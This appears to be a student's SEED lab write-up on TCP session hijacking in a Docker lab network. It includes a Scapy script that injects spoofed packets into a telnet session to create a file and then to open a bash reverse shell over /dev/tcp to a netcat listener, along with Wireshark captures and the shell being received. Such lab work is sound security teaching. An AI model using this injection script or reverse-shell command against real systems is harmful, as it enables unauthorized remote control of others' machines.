A terminal window with a dark background. The title bar shows a window icon, a dropdown arrow, and the text 'seed@VM: ~/.../volumes'. The terminal content shows a root user at a machine with IP 3c20b73cea95. The user navigates to the directory /home/seed and creates a file named test.c using the 'touch' command. The prompt returns to the root user at the same directory.

```
seed@VM: ~/.../volumes
root@3c20b73cea95:/# cd ./home/seed
root@3c20b73cea95:/home/seed# ls
root@3c20b73cea95:/home/seed# touch test.c
root@3c20b73cea95:/home/seed#
```

I then establish a telnet connection between victim (10.9.0.5) and user1 (10.9.0.6). Below screenshot shows a successful telnet connection.

```
seed@VM: ~/../volumes
root@489855a5c573:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
3c20b73cea95 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Mar  1 05:21:08 UTC 2022 from victim-10.9.0.5.net-10.9.0.0 on p
s/1
seed@3c20b73cea95:~$ pwd
/home/seed
seed@3c20b73cea95:~$
```

Below shows the wireshark pcap of the last tcp packet.

The image displays a Wireshark packet capture of a Telnet session. The packet list shows a series of Telnet data packets and acknowledgments between 10.9.0.5 and 10.9.0.6. The selected packet (No. 66) is a TCP ACK from 10.9.0.5 to 10.9.0.6, with sequence number 814936901 and acknowledgment number 219311244. The packet details pane shows the Internet Protocol Version 4, Transmission Control Protocol, and Telnet Data fields.

Below the Wireshark window, a terminal window titled 'hijack.py' shows the execution of a Python script using the Scapy library. The script sets up a TCP packet with source IP 10.9.0.5, destination IP 10.9.0.6, source port 37880, and destination port 23. It then sends the packet using the send() function.

```
GNU nano 4.8 hijack.py
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.5", dst="10.9.0.6")
tcp = TCP(sport=37880, dport=23, flags="A", seq=814936901, ack=219311244)
data = "\ntouch hack.c\n"
pkt = ip/tcp/data
#ls(pkt)
send(pkt, verbose=0)
```

Similarly to the previous task, I note down the src port, dst port, seq number and ack number. I add in these details to the attack code.

On running the attack code from the attacker machine, I was able to hijack the current telnet session and run the malicious command. I also ran the 'rm test.c' before, after which it was successful and removed the test.c file I had created before. Below on running an ls command from user1 machine we see that hack.c file was successfully created in the present working directory.

```
seed@VM: ~/../volumes
root@3c20b73cea95:/home/seed# ls
root@3c20b73cea95:/home/seed# ls
root@3c20b73cea95:/home/seed# ls
hack.c
root@3c20b73cea95:/home/seed#
```

Below shows the wireshark output that shows plenty of tcp retransmissions that take place as soon as the attack code is ran. Also the victims telnet freezes and we have to exit through the telnet escape key. We see that the connection freezes. This is because after the spoofed packet is sent, if the actual client sends something, it is sent with the same sequence number as that of the spoofed packet. Now since the server has already received a packet with that sequence number, it just drops it.

Telnet being a TCP connection, the client keeps sending the packet until it receives an ack. The server is expecting an ACK in return and until it receives one, it keeps sending more and more ACK packets. This leads to a deadlock and eventually freezes this connection

The screenshot displays a Wireshark packet capture and a terminal window. The Wireshark window shows a list of network packets with columns for No., Time, Source, Destination, Protocol, and Length. It highlights several TCP retransmissions and spurious retransmissions. The terminal window shows a telnet session where a user logs in as 'seed' on an Ubuntu 20.04.1 LTS machine. The user runs 'pwd' and 'ls', and the terminal output shows the current directory as '/home/seed' and a file named 'hack.c'.

#### Task 4: Creating Reverse Shell using TCP Session Hijacking

When attackers are able to inject a command to the victim's machine using TCP session hijacking, they are not interested in running one simple command on the victim machine; they are interested in running many commands. Obviously, running these commands all through TCP session hijacking is inconvenient. What attackers want to achieve is to use the attack to set up a back door, so they can use this back door to conveniently conduct further damages. A typical way to set up back doors is to run a reverse shell from the victim machine to give the attack the shell access to the victim machine.

Your task is to launch a TCP session hijacking attack on an existing telnet session between a user and the target server. You need to inject your malicious command into the hijacked session, so you can get a reverse shell on the target server.

To perform this attack I first open the victim machine and start a server through netcat via port 9090. Such that after the attack is successful I will receive the reverse shell here.

```
seed@VM: ~/.../volumes
[03/01/22]seed@VM:~/.../volumes$ dockps
bdd767e2b276    user2-10.9.0.7
489855a5c573    victim-10.9.0.5
3c20b73cea95    user1-10.9.0.6
28079db22c9d    seed-attacker
[03/01/22]seed@VM:~/.../volumes$ docksh 28
root@VM:/# nc -nlv 9090
Listening on 0.0.0.0 9090
```

I start a telnet session between victim and user similarly like in the previous task.

Below is the wireshark capture of the telnet session with a lookout for the last tcp packet. I take note of the dst port, src port, seq number and ack number similarly like in task3. Now I attach the reverse shell command as shown below.

The image shows a Wireshark packet capture interface with a list of network packets. The selected packet is a Telnet session from 10.9.0.5 to 10.9.0.6. Below the packet list, a terminal window titled 'seed@VM: ~/../volumes' is open, showing a Python script named 'hijack.py' being executed. The script uses the Scapy library to inject a spoofed Telnet packet into the active session.

No.	Time	Source	Destination	Protocol	Length	Info
73	2022-03-01 17:50:57.611831654	10.9.0.5	10.9.0.6	TCP	66	37896 → 23 [ACK] Seq=376582548 Ack=1003622630 Win=64128 Len=0 TSv...
74	2022-03-01 17:50:58.079545543	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...
75	2022-03-01 17:50:58.079591484	10.9.0.6	10.9.0.5	TCP	66	23 → 37896 [ACK] Seq=1003622630 Ack=376582549 Win=65280 Len=0 TSv...
76	2022-03-01 17:50:58.079693134	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
77	2022-03-01 17:50:58.079702171	10.9.0.5	10.9.0.6	TCP	66	37896 → 23 [ACK] Seq=376582549 Ack=1003622631 Win=64128 Len=0 TSv...
78	2022-03-01 17:50:58.3175236402	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...
79	2022-03-01 17:50:58.317542650	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
80	2022-03-01 17:50:58.317573817	10.9.0.5	10.9.0.6	TCP	66	37896 → 23 [ACK] Seq=376582550 Ack=1003622632 Win=64128 Len=0 TSv...
81	2022-03-01 17:50:58.775665783	10.9.0.5	10.9.0.6	TELNET	68	Telnet Data ...
82	2022-03-01 17:50:58.776139693	10.9.0.6	10.9.0.5	TELNET	101	Telnet Data ...
83	2022-03-01 17:50:58.776232265	10.9.0.5	10.9.0.6	TCP	66	37896 → 23 [ACK] Seq=376582552 Ack=1003622667 Win=64128 Len=0 TSv...
84	2022-03-01 17:52:49.234730951	02:42:06:48:f0:13	Broadcast	ARP	42	Who has 10.9.0.6? Tell 10.9.0.1
85	2022-03-01 17:52:49.234755014	02:42:06:48:f0:13	02:42:06:48:f0:13	ARP	42	10.9.0.6 is at 02:42:06:48:f0:13
86	2022-03-01 17:52:49.236411942	10.9.0.5	10.9.0.6	TELNET	103	Telnet Data ...
87	2022-03-01 17:52:49.236555479	10.9.0.6	10.9.0.5	TELNET	89	Telnet Data ...
88	2022-03-01 17:52:49.237839341	10.9.0.6	10.9.0.1	TCP	74	42558 → 9090 [SYN] Seq=746489411 Win=64240 Len=0 MSS=1460 SACK_P...
89	2022-03-01 17:52:49.237871511	10.9.0.1	10.9.0.6	TCP	74	9090 → 42558 [SYN, ACK] Seq=2435204193 Ack=746489412 Win=65160 Len=0 TSv...
90	2022-03-01 17:52:49.237895268	10.9.0.6	10.9.0.1	TCP	66	42558 → 9090 [ACK] Seq=746489412 Ack=2435204194 Win=64256 Len=0 TSv...

```

GNU nano 4.8
hijack.py
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.5", dst="10.9.0.6")
tcp = TCP(sport=37896, dport=23, flags="A", seq=376582552, ack=1003622667)
data = "\n/bin/bash -i > /dev/tcp/10.9.0.1/9090 0-&1 2-&1\n"
pkt = ip/tcp/data
#ls(pkt)
send(pkt, verbose=0)
  
```

On running the attack code on the attacker machine, I notice tcp retransmissions and the telnet session freezes because after the spoofed packet is sent, if the actual client sends something, it is sent with the same sequence number as that of the spoofed packet. Now since the server has already received a packet with that sequence number, it just drops it.

The image shows a Wireshark packet capture interface with a list of network packets. The selected packet is a Telnet session from 10.9.0.5 to 10.9.0.6. Below the packet list, a terminal window titled 'seed@VM: ~/../volumes' is open, showing the results of the attack. The terminal output shows the user 'seed' logging in to Ubuntu 20.04.1 LTS and receiving a password prompt. The user then enters 'quit' and the connection is closed.

No.	Time	Source	Destination	Protocol	Length	Info
94	2022-03-01 17:52:49.050125027	10.9.0.5	10.9.0.6	TCP	138	[TCP Retransmit] Seq=376582552 Ack=1003622667 Win=64128 Len=0 TSv...
95	2022-03-01 17:52:50.081972108	10.9.0.6	10.9.0.5	TCP	138	[TCP Retransmit] Seq=1003622630 Ack=376582549 Win=65280 Len=0 TSv...
96	2022-03-01 17:52:50.138090108	10.9.0.6	10.9.0.5	TCP	138	[TCP Retransmit] Seq=1003622630 Ack=376582549 Win=65280 Len=0 TSv...
97	2022-03-01 17:52:52.572827522	10.9.0.5	10.9.0.6	TCP	138	[TCP Retransmit] Seq=376582552 Ack=1003622667 Win=64128 Len=0 TSv...
98	2022-03-01 17:52:54.466234254	02:42:06:48:f0:13	02:42:06:48:f0:13	ARP	42	Who has 10.9.0.6? Tell 10.9.0.1
99	2022-03-01 17:52:54.466303488	02:42:06:48:f0:13	02:42:06:48:f0:13	ARP	42	10.9.0.6 is at 02:42:06:48:f0:13
100	2022-03-01 17:52:54.466245496	02:42:06:48:f0:13	02:42:06:48:f0:13	ARP	42	Who has 10.9.0.6? Tell 10.9.0.1
101	2022-03-01 17:52:54.466320960	02:42:06:48:f0:13	02:42:06:48:f0:13	ARP	42	10.9.0.6 is at 02:42:06:48:f0:13
102	2022-03-01 17:52:55.603157183	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...
103	2022-03-01 17:52:55.603197283	10.9.0.6	10.9.0.5	TCP	78	[TCP Dup ACK] Seq=1003622630 Ack=376582549 Win=65280 Len=0 TSv...
104	2022-03-01 17:52:55.809446195	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
105	2022-03-01 17:52:55.809531304	10.9.0.6	10.9.0.5	TCP	78	[TCP Dup ACK] Seq=1003622630 Ack=376582549 Win=65280 Len=0 TSv...
106	2022-03-01 17:52:56.001498026	10.9.0.6	10.9.0.5	TCP	138	[TCP Retransmit] Seq=1003622630 Ack=376582549 Win=65280 Len=0 TSv...
107	2022-03-01 17:52:56.017421031	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...
108	2022-03-01 17:52:56.017465069	10.9.0.6	10.9.0.5	TCP	78	[TCP Dup ACK] Seq=1003622630 Ack=376582549 Win=65280 Len=0 TSv...
109	2022-03-01 17:52:56.450838403	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
110	2022-03-01 17:52:56.450840561	10.9.0.6	10.9.0.5	TCP	78	[TCP Dup ACK] Seq=1003622630 Ack=376582549 Win=65280 Len=0 TSv...
111	2022-03-01 17:52:57.281571613	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...

```

seed@VM: ~/../volumes
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
3c20b73cea95 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Mar 1 22:36:52 UTC 2022 from victim-10.9.0.5 n
s/3
seed@3c20b73cea95:~$ pwd
/home/seed
seed@3c20b73cea95:~$ telnet> quit
Connection closed.
root@489855a5c573:~#
  
```

Now notice that the reverse shell has been obtained and I have full control of the telnet connection to user1. I can run any commands that I wish that could be very harmful. This can be proven because the netcat server, is running in the attacker machine. After the netcat command, on looking for the current directory, we see that it's changed to the user1 machine. Hence, we were able to create a reverse shell by performing session hijacking attacks.

```
seed@VM: ~/.../volumes
[03/01/22]seed@VM:~/.../volumes$ dockps
bdd767e2b276   user2-10.9.0.7
489855a5c573   victim-10.9.0.5
3c20b73cea95   user1-10.9.0.6
28079db22c9d   seed-attacker
[03/01/22]seed@VM:~/.../volumes$ docksh 28
root@VM:/# nc -nlv 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 42558
seed@3c20b73cea95:~$ pwd
/home/seed
seed@3c20b73cea95:~$
```